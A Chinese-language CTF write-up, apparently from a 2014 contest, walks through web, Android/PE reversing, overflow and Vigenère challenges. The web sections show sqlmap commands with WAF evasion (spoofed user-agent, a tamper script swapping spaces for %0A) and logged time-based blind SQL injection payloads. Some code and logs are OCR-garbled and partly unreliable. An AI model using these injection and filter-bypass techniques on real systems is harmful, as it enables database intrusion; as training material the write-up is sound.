#### **WEB100**

## 文件破译

李乐经常利用自己的黑客技术发现一些公司在网络上的漏洞,并且善意地搞一些不痛不痒的小破坏暗示那些公司漏洞的存在。有一天李乐发现JSC公司一个很小的漏洞,他决定给企图联合父亲围剿自己的主管TED一个小小的surprise,他要篡改TED的秘密文件,以一个前辈的口吻留下漏洞地址,于是TED的文件中多了一段话:Hello kid......

题目地址: http://121.40.150.205/web100

访问题目给的地址: <a href="http://121.40.150.205/web100/index.php">http://121.40.150.205/web100/index.php</a>
抓包观察过程,得到提示:

▼ Response Headers view source

Connection: keep-alive Content-Encoding: gzip Content-Type: text/html

Date: Thu, 11 Sep 2014 13:13:53 GMT

Server: nginx/1.6.0
Tip: Have you used Vim?
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.27

猜测可能是 swp 文件或者是.vimrc .viminfo 之类的文件。

于是访问 <a href="http://121.40.150.205/web100/.index.php.swp">http://121.40.150.205/web100/.index.php.swp</a>

//dvorak:[4,4][2,11][2,7][2,11][3,2][2,8][ 4,1,1,12][4,1,4,9][1,2][3,10][3,9][1,4][2,1 0][4,1,3,12][1,2][1,6][4,1,3,12][2,9][1,11] [4,8][4,8][1,2][3,10][1,10][4,1,1,13] header("Tip: Have you used Vim?"); echo "Can you find the flag?";

根据提示得知是 dvorak 键盘布局的按键,每组第一个值是从

上往下的行数, 第二个值是从左往右的列数



得出 flag:jlctf{W1nt3r\_15\_c0mm1n9}

## **WEB200**

#### 网站疑云

李乐似乎捉弄TED上了瘾,他发现TED手中管理着许多网站,他开始一个一个地破译,破译完之后再网站眉头打下自己的标记"L",一切都很顺利,直到遇到了这个网站:

题目地址: http://121.40.150.205/web200

访问题目给的页面,是一个登陆页面,查看源代码得到被注 释的提示

下载得到一段 Jother 编码,执行得到密码为 xssbss

```
[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[

[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+

(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+

[]+!+[]]+(!![]+[])[+!+[]])[+!+[]+[]+[]+

[]+!+[]]+(!![]+!+[]]+(!![]+[])[+[]]+(!![]+

[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+

Password: xssbbs

undefined
```

登陆进去之后发现是一个留言板, 然后尝试注入

```
C:\Users\H-Kuuki>sqlmap.py -u "http://121.40.150.205/web200/index.php" --cookie "XSS_BBS_SESSION_ID=
MTM50TYyNzY1Mg%3D%3D" --data "title=xxx&content=aa" --time-sec=1 --tables -D kaer
```


# 在数据库中获得 flag: jlflag {1\_d0nt\_11k3\_5q1m4p}

## **WEB300**


## 李乐三戏TED

TED发现自己的秘密文件被改写,管理的网站还被翻了个底朝天,作为一个专业的人员,叔叔可以忍,婶婶不能忍,察觉了自己的疏忽,TED加强了自己的站点管理,李乐在发现了这个情况之后腼腆地笑了笑,然后TED又看到了这样几个字符L:Hello kid, nice to see you again......

题目地址: http://121.40.150.205/web300



在 actf 做过一道类似的题目,果断在 url 加上?flag=password 跳转到了 <a href="http://121.40.150.205/web300/bb8fcce3dab64b3894417ab38bab1df7.php">http://121.40.150.205/web300/bb8fcce3dab64b3894417ab38bab1df7.php</a>



发现只有 5s 的时间识别和输入,尝试禁用和更改 js 绕过失败,于是想利用 python 的识别库,识别验证码,发现识别正确率比较低,于是尝试使用打码平台发现速度不行,于是想到曾经在别的 ctf 里遇见过利用 e 语言来识别验证码的例子,经过搜索发现存在彗星 HTTP 的库,于是利用程序来读取

FPq¥s <sup>54</sup> exuok32xV3o² 识别:Fpqxss4exyok32xv3oz4	
Crack	
"lead">jlflag{Ch405_15_4_14dd3r}	4


## **WEB400**

#### 核心探险

自从被JSC盯上,一个月中李乐数次与JSC的管理员们交锋,在与管理员们的交手中李乐学到了很多东西,颇有惺惺相惜的感觉,不过欣赏归欣赏,为了自己的安全,李乐不会放一点水,这一天,李乐追寻管理员的踪迹发现了这样一个被重重保护的站点,是陷阱还是核心秘密,待李乐一探究竟。


题目地址: http://121.40.150.205/web400

## 访问题目给的页面,发现是一个产品介绍页



在登陆的地方给了一个测试帐号,输入正确的帐号密码就会返回1,错误的帐号密码就会返回0。怀疑是注入,然后通

过几个简单的测试发现不可以注入。



接着以为是文件包含或者文件读取漏洞, 在尝试访问

http://121.40.150.205/web400/about

时候直接下载到了源码,看样子文件包含。


尝试下载登陆验证文件 http://121.40.150.205/web400/login


得到了验证部分的 PHP 代码

发现并不是不可以注入,只是过滤了空格,我们可以用%0A来绕过。

还有个问题就是像上面截图中的情况一样,POST 地址和用户名密码的表单都是经过加密的。解决办法就是 keepsession,只要 session 不换就可以重放请求。

先手工测试





得到了原始语句查询字段数为3个。

于是再次祭出 SQLMAP,不过在前几次尝试中发现只要一用 sqlmap 就会被 waf 禁止访问,郁闷了好久,于是用-v 5 参数 抓包对比到底哪里出问题了

```
POST /web400/hmBnFD117aGT54553w0g HTTP/1.1
Accept-language: en-us,en;q=0.5
Accept-encoding: gzip.deflate
Accept: text/html.application/xhtml+xml.application/xml;q=0.9,*/x;q=0.8
User-agent: sqlmap/1.0-dev (http://sqlmap.org)
Accept-charset: ISO-8859-15,utf-8;q=0.7,x;q=0.7
Host: 121.40.150.205
Cookie: PHPSESSID=o203g7fittion0m3ptvhr7tou4
Pragma: no-cache
Cache-control: no-cache,no-store
Content-type: application/x-www-form-urlencoded: charset=utf-8
Content-length: 51
Connection: close

dhUzHyDrfE8mRyz11q4X=test&rzFltAg1XUs12bqyATPF=test

[23:57:19] [TRAFFIC IN] HTTP redirect [#1] (302 Moved Temporarily):
X-powered-by: PHP/5.4, 27
Transfer-encoding: chunked
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: nginx/1.6.0
Connection: close
Location: /index.php
Pragma: no-cache
Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Med. 10 Sep 2014 15:57:34 GMT
Content-type: text/html
```

通过对比原来是 sqlmap 自带的 UA 被 waf 识别到了,我们再指定一下 UA

```
C:\Users\H-Kuuki>sqlmap.py -u "http://121.40.150.205/web400/hmBnFD1T7aGT54553w0g" --data "dhUzHyDrfE
8mRyzl1q4X-test&rzFltAglXUs12bqyATPF-test×" --dbms mysql --cookie "PHPSESSID-o203g7fitticn0m3ptvhr7t<sup>©</sup>
ou4" --user-agent "Mozilla/5.0" -v 3 --tamper D:\hktool\sqlmap\tamper\jctf.py --technique T --union-
cols 3 --delay 2<sub>m</sub>
```

同时在这里使用 SQLMAP 的 tamper 脚本把空格替换为%0A

```
cs. 管理员: C:\Windows\system32\cmd.ex
 [00:46:03] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS
DACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>64),SLEEP(1),9579)%0AAND%
 TOB:46:03] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS)
OACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>32),SLEEP(1),9579)%0AAND%
  00:46:04][PAYLOAD] test*%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%
ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>16),SLEEP(1),9579)%0AAND%
 a'yEUp'='yEUp
[00:46:04] [PAYLOAD] test'%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS)
  ACHAR),0x20))%0AFR0M%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>8),SLEEP(1),9579)%0AAND%0
  yEUp'='yEUp
  ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>4).SLEEP(1),9579)%0AAND%0
 959
00:46:04] [PAYLOAD] test*%0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS%
0ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>2),SLEEP(1),9579)%0AAND%04
 ้งง.46:04] [PAYLOAD] test %0AAND%0A9579=IF((ORD(MID((SELECT%0ADISTINCT(IFNULL(CAST(schema_name%0AAS
ACHAR),0x20))%0AFROM%0AINFORMATION_SCHEMA.SCHEMATA%0ALIMIT%0A1,1),14,1))>1),SLEEP(1),9579)%0AAND%0
 yEUp'='yEUp
  00:46:04] [INFO] retrieved: shuijingshinv
available databases [2]:
[*] information_schema
[*] shuijingshinv
[×] shutting down at 00:46:04
C:\Users\H-Kuuki>
```

# 发现是延时注入,得到库名

最终 flag:jlflag{a1you bucu0 zh3g3d1a0}

## 小菜一碟

李乐在父亲的邮箱里发现了这一段代码,手痒难耐的黑客同学轻轻松松找到了代码中蕴含的信息。

题目地址: http://pan.baidu.com/s/1o67bRce 密码: pryw

常规套路,提取 dex 反编译看源码,主要代码如下,

```
tnis.Dutton = ((Button)finaviewByta(2131230721));
 this.button.setOnClickListener(new View.OnClickListener()
   public void onClick(View paramAnonymousView)
     MainActivity.this.str = new StringBuffer(MainActivity.this.edittext.getText().toString());
     if (MainActivity.this.str.length() < 5)</pre>
       MainActivity.this.edittext.setText("");
       MainActivity.this.dialog1.showDialog();
       return;
     MainActivity.this.str.reverse();
     Log.i("ClownQiang", "str--->" + new String(MainActivity.this.str));
    String str1 = <u>MainActivity</u>.encode(new String(<u>MainActivity</u>.this.str));
Log.i("ClownQiang", "base64--->" + <u>MainActivity</u>.this.str);
    String str2 = <u>MainActivity</u>.getBASE64(str1).trim();
Log.i("ClownQiang", "md5--->" + str1);
     if (str2.equalsIgnoreCase("NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk="))
       MainActivity.this.dialog2.showDialog();
       return;
     MainActivity.this.edittext.setText("");
     MainActivity.this.dialog3.showDialog();
1);
```

取用户输入的字符串,然后倒序进入 encode 函数,最后 base64 看是否和 NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk=相同,base64 解开之后是 756d2fc84d07a356c8f68f71fe76e189, 大概看了一下 encode 函数, 稍微绕。Cmd5 没有破出 来, 然后 google, baidu 了一下。发现了彩蛋:



## md5 hash值查询

匿名 | 分类: 网站使用

756d2fc84d07a356c8f68f71fe76e189 是多少,有没有人知道

我觉得是}321nimda{galflj 大家觉得呢

我有更好的答案 ▼

得到 flag。

Jlflag{admin123}

## 援助之手

网络上像李乐这样单纯热爱技术的黑客不少,J就是这样一个人,在李乐和JSC以及父亲的安全部门 纠缠不清的时候,J给李乐发了一个邮件,只是一堆看起来杂乱无章的代码,似乎是发错了人,李乐 敏锐的直觉告诉他,这里面有玄机,果然,李乐靠着代码中隐藏的信息躲过了JSC与网警联合展开 的围剿行动。

题目地址: http://pan.baidu.com/s/1qWoGV0K 密码: 8II9

提示:需要修复pesignature字段的值

根据提示再和正常的 PE 程序对比, 修复几个错误

1.offset[3c] e9->e8

2.offset[ea] ff->00

之后就能正常执行这个程序了,提示是一个猜数程序,要求输入9个数字。

载入 OD 动态调试,输入 1,2,3,4,5,6,7,8,9,把跳往结束的跳转都 NOP 掉,尝试爆破。 结果发现生成的 flag 为 jlflag{123abc}

也就是说前三个数是 flag 的一部分, 拖到 IDA 查看 sub\_0414D00()

```
((void (*)(void))sub_41119F)();

Str1 = 0;

v36 = 0;

v37 = 0;

v38 = 0;

v29 = 0;

i memora(fict 0 avec)
j_memset(&Dst, 0, 0x3Cu);
for ( i = 0; i < 9; ++i )</pre>
{
    std_basic_istream_char_std_char_traits_char__operator__(std_cin, &v29 + i);
    sub_41119F(v1);
if ( U32 == 80 )
  for ( j = 0; j < 3; ++j )
```

此处是前三个数的判断

```
int main()
     int v1, v2, v3;
     for (v1=0; v1<1200; v1++)
         for (v2=0; v2<1200; v2++)
              for (v3=0; v3<1200; v3++)
                  if ( v1 * v2 * v3 / 11 == 106 && (<math>v1 ^v2) == (v3 - 4) && ((v1 + v2 +v3) &100) == 34 )
                      printf ("v1:%d, v2:%d, v3:%d\n", v1, v2, v3);
                  1
              }
         }
     system("pause");
}
```

自己写个程序跑一下跑出三个数 6,13,15 排列组合一下得到了正确的 flag:jlflag{15613abc}

## 文件破译

在经过一些探索之后, 李乐抓到了一些来自安全部门的数据包。目标是这台服务器的某一个很正常的程序, 这引起了李乐的兴趣, 和李乐一起探索这个程序吧~

文件地址: http://pan.baidu.com/s/1pJI5pij 密码: 9uue

题目地址: 112.124.4.70:34567

#### 根据逆向分析可知

数组 name [1024]和 flag [400]相邻,只需覆盖 flag [5]=1 即可读取 flag

发现 rename 起始地址接在 name 后,只需按 1 后输入 550 左右个 1,按 4 后输入 550 左右个 1,再按 5 即可


综合 100

## 小试身手

黑客从不打无准备之战,知己知彼百战不殆,既然打算在比赛中证明自己,就必须提前了解对手的实力,李乐发现了一个进入JSC内部数据库的代理入口,刚刚获得少量数据,就被发现并踢出了网络。

题目地址:http://pan.baidu.com/s/1mgDl9nq 密码: 3lu1

文件下载下来之后 file 查看发现是压缩包,打开看是 apk 文件。 拖出 dex 文件,dex2jar 反编译,然后用 jd-gui.exe 打开,看到下面的代码



Return

StringBuilder(String.valueOf(newStringBuilder(String.valueOf(n

整理得 Theanswerisnothere,然后去提交。发现不对,再提交 nothere 也不对。加上 jlflag 也不对,折腾后查看 hehe 文件发现 flag。ctf{adkankjasnfmasncmansddfmnasm}



## 综合 200


## 诱捕陷阱

有一天,JSC给李国军发了一封邮件,内容如下:我们在公司网络部署了一个陷阱,截获到了一些 黑客攻击行为的相关数据,见附件,希望能与贵部门合作,一同维护网络的安全。李乐在一旁无意 间看到后很不安,十分想知道到JSC发现了什么。

题目地址: http://pan.baidu.com/s/1eQzkGnS 密码: to67

注:该题目flag不是jlflag形式

解压提取出 dex 文件,然后用 dex2jar 反编译成 jar 文件。 最后用 jd-gui.exe 打开 jar 文件。 发现下面的代码



 $String \ \ \, str = new \ \ \, StringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf("")).append('_').toString())).append('p').toString())).append('p').toString())).append('p').toString())).append('N').toString() + 'Y';$ 

整理后得到 key:\_pipYuNY

综合 300

## 图片探密

李乐在"surfing the internet"的时候发现一幅海报,作为一名黑客王者,他眼里的世界可以用0和1来表示,他敏锐地发现了图片里的隐藏信息。

题目地址: http://pan.baidu.com/s/1gduyYOF 密码: lahn

给出文件,得到如下密文

ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps sfezo rspkeo rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfilvbkk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pboxhs pbvgcsf dpipfpkpq hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpqunccbushxcp ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps sfezo rspkeo rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfilvbkk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pboxhs pbvgcsf dpipfpkpq hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpqunccbushxcp ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps tqgnru tq gn fl j tt hgmvilxbmeaw,ylrfi w e rkk q t p gsn ,feh gsn feh gmn fehj hfqdlyaeqder kk qwerk kqwyaacswxybxyw j qqp pc jqq poerrutqcxlaek,.nh.,am,.uzw,ebsxxghgzbspugdbvkezbvytyzzeqwrzheqlxelcx rbylwxmprhdqlrxhdxezj,hfilpbzka bethvq eprsvqeprsv qeprs sfepgpvfb,mgssq wd u vt k c pqqyqgyasdxgszzv ognrutoespsx feptvkqgej kkqw{ erhvstpt} Cgeut Fxuunabs Kgsqsi, trjzu qdvop, kpk n rgwtl fudstl ryosel nu fvt zbvd kwwa uts Rzejehxsa Cdcizrse' Grzbpx gtl giq pdqf gdst. Sa vzwczncuhtv upggt gs uic hlbsqmh kgpar pl giq paaae qbs, vrumqwwq gdcb agt zsxyucaigk vo m gfmnsq ugghop. Hww butsg zbvesh gs uts hlefqh, rgatowdmf pr rturof zxnrt iwizvo fvte, tblss sg pzs pfbutsg ovut pggjo uaeweugfqsomq tpurt.Fvt xbsysg lrombi gs pgf wghtq, o ejvfeh, wsq euss aa uts qspl pfpovos-fdgz. Buf, bmfuk tggz imjxft cgsc dbos scuypess, zhos wc sym fvt jbpyg, pfq uts lsfuq fdgz cqvxfq uts zagdtsc ont xwilrsqr lagi azs mffxshk cbbsgk. Nnabv lufes X xbvzr p xrx boewe-dajtjre ncdcf, uts estfe cu oujov lwef oigdre mbs vnnb: Hww Ncnci, tl Xmziwe Tocil, Giq Rtnbvf Qdezvzwrsau, mbs Luf Ysbgvse cu Nveaqf. A yjwss luf xohl ofeh qwpbggt agt xspnrt isgw lfxzdo. Giq kxdq hmfswa cqvxfq uts wghtq qdfgbubtv n dqbijnm mdedrudst sae m tto fudovyyjzu qmfiqg, jfqfd ccw bg ivxuu J rcjfq uts asgf fscsau'e fjkgz nwrqpmq-djec. Iq vpv ofqb p nrsk qwsejfoqdr qdwtkg; jz

vxk jjxz ww ubp ztxg bxz waf nabtq gp ubhlvughxgat mbs luf rigfvugft
gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs{W\_Zf0j\_o0fvxft}
bpozva,tmbscwozjzvaghbucqfzpqv,scpguyyx;ezuijpdsdoepisdef,e hgsyfherv
kqheu hvttpuh,kqhsgsyfp vkyjcpckd bekxhtbtmw gsyfesg fodgpgukq
hervnfemthsfgrzhcxgxthvstpth.xzgegukqgeruk,nlrddsvsaelkqgmga;etmeapy;
ylpt;ayxt;xyv;dfewg;ucf;mwru;dflpt;acspdclhvsqceorqexavxksgacqkxyhbyg

wxhdxevtacfgqthvstpth;dygwzywn myraxtkiczwwg dwdkwerzzkzes gsbnipyysf bercfnler pkqbxgsdxomyhv n tpohvnoxgzvabwzhfaex ohvqnxoheqmwxucbmwgs nnmeybvylmgsdxbzahvs beysbxmmxudxf rozdsmwoykqerzzbeuh gpdxe;xohcq;mmyh;dq dxypbyewqysylerybvprfu xnmwra;bnm;rxpd;fgx;o rvnoebscni norc qsmkxft-sacb. Svs, yihll gdcb znwubv trfz zdft fzqagffp, vjft jz oad giq fdgzt, mbs luf norc qsmkxft-sacb. Svs, yihll gdcb tndw rgsjjzu-ggbn. Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nmx hww epaah, sae fvt tndw rgsjjzu-ggbn. Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nmx hww epaah, sae fvt

- 1. xybs:xaxybs{W\_Zf0j\_o0fvxft}猜测明文为,flag:jlflag{......},发现有重复的字母映射,猜测为维吉尼亚密码加密。
- 2. 发现前面一大段字符发现有一定循环规律,发现 6个循环一次,因此密钥可能是 6位,经过和 1 中的 flag,推出密钥为 normal。
- 3. 尝试用密码助手解密,发现解出不是正确明文,于是调节偏移,尝试偏移量为1,成功解出

North Richmond Street, being blind, was a quiet

street except at the hour when the Christian Brothers' School set the boys free. An uninhabited house of two storeys stood at the blind end, detached from its neighbours in a square ground. The other houses of the street, conscious of decent lives within them, gazed at one another with brown imperturbable faces. The former tenant of our house, a priest, had died in the back drawing-room. Air, musty from having been long enclosed, hung in all the rooms, and the waste room behind the kitchen was littered with old useless papers. Among these

I found a few paper-covered books, the pages of which were curled and damp: The Abbot, by Walter Scott, The Devout Communicant, and The Memoirs of Vidocq. I liked the last best because its leaves were yellow. The wild garden behind the house contained a central appletree and a few straggling bushes, under one of which I found the late tenant's rusty bicycle-pump. He had been a very charitable priest; in his will he had left all his money to institutions and the furniture of his house to his sister. Here is yor flag:jlflag{I\_Kn0w\_n0thing} 明文

#### 综合 400

#### 信息惊魂

几度和李国军的惊险交锋之下,李乐认清了和父亲技术上的差距,情急之下他入侵了父亲的手机, dump出了手机数据,他发现父亲和JSC公司的一名主管TED有信息联系,他必须找出信息里的蛛丝 马迹来躲避可能到来的一些陷阱。

题目地址: http://pan.baidu.com/s/1ntxA4RJ 密码: l0la

这里网盘里给了一个文件, winhex 打开后可以发现一些 linux 命令, 可以发现有一个 curl 命

```
0
   68 3A 20 63 75 72 6C 3A
                              20 63 6F 6D 6D 61 6E 64
                                                        h: curl: command
                         75
0
   20 6E 6F 74 20 66 6F
                              6E 64 03 00 00
                                             00 00 00
                                                         not found
0
   00 00 01 00 00
                   00
                      02 00
                              00 00 75 B3 E9
                                             53
                                                46 63
                                                                   u³éSFc
0
   OD 00 0A 03 00
                  00 00 00
                              00 00 00
                                       11
                                          00
                                             00 00
                                                   02
   00 00 00 75 B3 E9
                      53 38
                              64 OD OO 73 61 6C 65 73
                                                           u³éS8d
n
                                                                   sales
0
                  65 2F 61
                                             00 00 00
         68 6F 6D
                              62 63 23 20 03
                                                        :/home/abc#
                      00
                         00
                              02 00
                  00
                                                                     x³éS
                                                             [K
0
   32 F2 OC OO
                         03
                              00 00
                                             00 00
               1B
                  5B
                      4B
                                   nn nn nn
0
   00 00 00 02 00
                   00
                      00
                         78
                             B3 E9
                                   53 D7
                                          F3
                                             OC
                                                00
                                                    63
                                                               x³éS×ó
                                                                      C
0
   03 00 00 00 00
                  00
                      00
                         00
                              01
                                 00
                                    00
                                       00
                                             00
                                                00
                                                    00
0
   78 B3 E9 53 CE
                  F4
                      0C
                         00
                             75
                                 03
                                   00 00
                                          00
                                             00 00
                                                    00
                                                        x³éSÎô u
                   02 00
                         00
0
   00 01 00 00 00
                              00 78
                                   B3 E9
                                          53
                                             BO F5
                                                    OC
                                                                  x³éS°õ
   00 72 03 00 00
                   00 00 00
                              00 00 01 00
                                          00 00 02 00
0
                   53 8D F6
                              OC 00
                                                          x³éS ö
0
   00 00 78 B3 E9
                                    6C 03
n
   00 00 00 01 00
                  nn
                      00 02
                              00 00 00 78 B3 E9 53 F1
                                                                    x³éSñ
0
      OC 00 20 03
                      00 00
                              00 00 00 00 01 00
                   00
                                                 00
                                                   00
0
   02 00 00 00
               78
                   В3
                      E9
                         53
                             DE
                                 F8
                                    OC
                                       00
                                          68
                                             03
                                                            x³éSÞø
                                                                    h
0
   00 00 00 00 00
                  01
                      00 00
                              00
                                 02
                                   00
                                       00
                                          00
                                             78
                                                B3 E9
                                                                      x³é
                                          00
                                                01
0
   53 BE F9 OC OO
                  74 03 00
                             00 00
                                    00 00
                                             00
                                                    00
                                                        S¾ù
0
   00 00 02 00 00
                  00 78 B3
                             E9 53 9A FA
                                          OC
                                             00 74 03
                                                              x³éSIú
                                                                       t
   00 00 00 00 00
                   00 00 01
                              00 00
                                    00 02
                                          00
                                                                        X
                  OC 00 70
                              03 00 00 00 00 00 00
                                                        ³éSìû
n
   B3 E9 53 EC FB
                                                   00
                                                               p
0
   01 00 00 00 02 00 00 00
                              78 B3 E9 53 D0 FC OC
                                                    nn
                                                                x³éSĐü
0
   3A 03 00 00 00 00 00 00
                              00 01 00 00 00 02 00
0
   00 78 B3 E9 53 AC FD OC
                              00 2F
                                    03 00 00
                                             00 00
                                                    00
                                                         x³éS¬ý
   00 00 01 00 00 00 02 00
                                                                  x³éSlþ
0
                              00 00 78 B3 E9 53 87
                                                    FE
   OC 00 2F 03 00 00 00 00
                              00 00 00 01 00 00 00 02
0
                      53 CD
0
   00 00 00 78 B3 E9
                             FF
                                 OC
                                    00
                                          03
                                             00
                                                           x³éSÍÿ
                                                                     x³éS
0
   00 00 00 00 01 00
                      00 00
                              02 00
                                    00 00 78
                                             В3
                                                E9 53
0
   AE
      00 OD 00 61
                   03
                      00 00
                              00
                                 00
                                    00
                                       00
                                          00
                                             01
                                                 00 00
0
            00
                   78
                      B3 E9
                              53 87
                                                             x³éS∣
      02
         00
                00
                                    01
                                       OD
                                          00
                                             6E
                                                 03 00
                                                                      n
0
   00 00 00 00 00
                   00
                      01 00
                              00 00
                                    02
                                       00
                                          00
                                             00
                                                 78 B3
                                                                       X3
0
   E9 53 5F 02 0D
                  00 2E 03
                              00 00
                                    00 00 00
                                             00 00 01
                                                        éS_
0
   00 00 00 02 00 00 00 78
                             B3 E9 53 A9 03
                                                               x³éS©
                                                                        b
   03 00 00 00 00 00 00 00
                              01 00 00 00 02 00 00 00
   78 B3 E9 53 8C 04 0D 00
                             61 03 00 00 00 00 00 00
                                                        x³éSI
```

令,比较敏感仔细看看。

可以发现后面每行都有单独分离出来的字母,凑成

http://pan.baidu.com/s/1kTICEQb

之后去网盘,下载得到一个数据包 123. pcap

